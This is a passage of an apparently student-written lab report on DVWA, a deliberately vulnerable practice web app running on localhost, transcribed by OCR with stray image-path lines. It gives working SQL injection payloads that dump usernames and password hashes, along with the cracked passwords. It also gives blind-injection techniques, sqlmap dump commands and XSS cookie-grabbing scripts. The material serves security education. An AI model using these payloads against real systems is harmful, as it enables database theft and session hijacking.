
We can conclude that the injection is character.

5.3 Check how many numbers of fields are in SQL query statement


Input: `1' or 1=1 order by 1 #`



Input: `1' or 1=1 order by 2 #`




Input: `1' or 1=1 order by 3 #`



We can conclude that there two fields are in SQL query statement, which are ‘first name’ and ‘surname’.

5.4 Check the order of the displayed fields


Input: `1' union select 1,2 #`



We find that ‘first name’ is the value of the first column of the query result, ‘surname’ is the value of the second column of the query result.

5.5 Get the current database


Input: `1' union select 1,database() #`



We find that the current database is `dvwa`.

5.6 Get the current tables


Input: `1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #`



We find two tables: `gustbook` and `users`.

5.7 Get the current fields

Input: `1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #`



We find 8 fileds: `avatar`, `failed_login`, `first_name`, `last_login`, `last_name`, `password`, `user`, `user_id`.

5.8 Get the password of users

Input: `1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #`

We obtained five sets of MD5-encrypted passwords:

4ffdaba94e7cee88d8b1f390a279fb11

e99a18c428cb38d5f260853678922e03

8d3533d75ae2c3966d7e0d4fcc69216b

0d107d09f5bbe40cade3de5c71e9e9b7

5f4dcc3b5aa765d61d8327deb882cf99

After decryption we get the passwords of five users:

oyx1234

abc123

charley

letmein

password

6 SQL Injection (Blind)

View source code and we can find that we can no longer see SQL execution details anymore. If the query fails or no result, we have statement A(false), or we see statement B(true). Thus we can use boolean-based SQL injection.

The key idea of boolean-based SQL injection, take length of db's name for example, we input a query like `1' and length(database()) = 1 #`. If the result is false, it means the length is not 1, and we can guess again, or it's nice guess. Repeat this process and we can fetch all information we want.


If we want to know the name of dbs, traverse the alphabet can be time-consuming, thus we can use a binary search on each charactor of the name. For example, we

can input `1' and ascii(substr(database(),1,1))>97#` and we have tru. Thus the first char of name no larger than 97. The second guess can be `1' and ascii(substr(database(),1,1))>100#` and we have false, which means it's no more than 100.

However this process can be rather time consuming, so we can use the tool named sqlmap.


To get the dbs name, we use command as follows:

```
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --co
okie="security=low; PHPSESSID=f4g0u49p2p202bkg28jtj8dnm3" --batch --dbs
```




Then we use command is as follows to get all columns in table:

```
sqlmap- u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --co
okie="security=low; PHPSESSID=f4g0u49p2p202bkg28jtj8dnm3" --batch -D dvwa --columns
```



And now we want to fetch user and password from this table, the command is:

```
Sqlmap- u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=f4g0u49p2p202bkg28jtj8dnm3" --batch -D dvwa -C “user,password” --dump
```



After decryption we get the same passwords of five users in problem 4.

7 Weak Session IDs

View the source code:

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
?>
```


If `last_session_id` in user SESSION does not exist, set it yo 0. When generating cookies, `dvwaSession` in cookies plus 1.

8 XSS (DOM)

View the source code:

```
<?php

# No protections, anything goes

?>
```

```
http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
```



View the front-end source code:

We can find that it writes the user's unfiltered input passed with get directly into the html element, which leads to XSS vulnerability.

9 XSS (Reflected)

Reflected cross-site scripting arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

View the source code:


```
<?php

header ("X-XSS-Protection: 0");
```

```
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

We find that the script gets the value of name directly by `$_GET` without any encoding or filtering afterwards, which makes a piece of JS script that we entered to be executed.

Enter the following JS script:

```
<script>alert(document.cookie)</script>
```



10 XSS (Stored)

Stored cross-site scripting arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.


View the source code:

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_st
on"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger
_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not wor
k.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_sto
n"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_err
or("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.",
E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name'
 );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((i
s_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
 (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

We can see that the code does not filter the message and name we entered, and that the data is stored in the database, which is a rather obvious storage XSS vulnerability.

In the message field, enter the following JS script:

```
<script>alert(document.cookie)</script>
```


127.0.0.1/DVWA/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: test
Message:
127.0.0.1
PHPSESSID=vmua1jqpd239dmifqdl8phm8k2; security=low
OK